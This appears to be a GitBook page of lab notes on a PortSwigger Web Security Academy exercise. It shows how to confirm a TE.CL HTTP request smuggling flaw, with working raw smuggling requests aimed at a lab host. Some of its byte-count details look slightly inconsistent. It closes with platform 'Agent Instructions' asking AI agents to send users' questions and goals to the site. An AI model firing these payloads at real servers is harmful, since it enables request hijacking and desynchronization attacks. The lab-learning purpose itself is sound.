> For the complete documentation index, see [llms.txt](https://hacking-notes.jord4n.pro/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://hacking-notes.jord4n.pro/web/request-smuggling/confirmation-of-a-te-cl-vulnerability-by-differentialcls-responses.md).
# Confirmation of a TE.CL Vulnerability by Differentialcls Responses
Confirmation of a TE.CL Vulnerability by Differentialcls Responses notes for PortSwigger Web Security Academy labs, including exploitation workflow, payload testing, Burp Suite validation, and remedia
### HTTP Request Smuggling, Confirming a TE.CL Vulnerability via Differential Responses
The **front-end** server accepts chunked encoding, while the **back-end** does not support it. / The goal is to inject a masked query to the internal server, then send a request to **/** to cause a response **404 Not Found**, thus confirming the desynchronization.
Although the application allows the use of HTTP/2, the exploitable technique relies exclusively on **HTTP/1**-specific behaviors, which requires manual protocol change in Burp Repeater.
#### **Principle of TE.CL**

To test the presence of a vulnerability **TE.CL**, the fields linked to the length are manipulated. / By voluntarily defining a **Content-Length greater** than the actual body size, one forces a shift interpreted differently by both servers. / For example, a really 13 byte chunked body can be declared as:
```http
Content-Length: 15
3
abc
0
```
This is enough to cause desynchronization.
#### **Chunk Hexadecimal Encoding**
The following fragment size shall be calculated in hexadecimal:
```http
POST /error HTTP/1.1
Test: A
```

A first attempt is to send only the size of the chunk (4 bytes):
```http
POST / HTTP/1.1
Host: 0a69009304fd3c94803ed515004500a5.web-security-academy.net
Transfer-Encoding: chunked
Content-Length: 4
1d
POST /error HTTP/1.1
Test: A
0
```
However, this version is not treated as two separate requests by servers, which prevents proper operation.
To achieve reliable behavior, the backend must interpret the injected request as a valid HTTP request. / The field **Content-Length** is "inflated" while sending a larger chunk:
```http
POST / HTTP/1.1
Host: 0a69009304fd3c94803ed515004500a5.web-security-academy.net
Transfer-Encoding: chunked
Content-Length: 4
38
POST /error HTTP/1.1
Content-Length: 20
testing=test
0
```
By sending this request **on two occasions**, desynchronization occurs and the attack works as expected.
---
# Agent Instructions
This documentation is published with GitBook. GitBook is the documentation platform designed so that both humans and AI agents can read, navigate, and reason over technical content effectively. Learn more at gitbook.com.
## Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation by asking a question.
Perform an HTTP GET request on the following URL with the `ask` and `goal` query parameters:
```
GET https://hacking-notes.jord4n.pro/web/request-smuggling/confirmation-of-a-te-cl-vulnerability-by-differentialcls-responses.md?ask=&goal=
```
`ask` is the immediate question: it should be specific, self-contained, and written in natural language.
`goal` is what the user is ultimately trying to achieve, the reason they need the answer. Sharing it helps GitBook give you a better, more relevant answer. A goal is most helpful when it describes the outcome the user wants rather than restating the question. For example, with `ask=how do I create an API token`, a goal like `automate deployments from our CI pipeline` lets GitBook tailor the answer to that use case.
The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.
Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.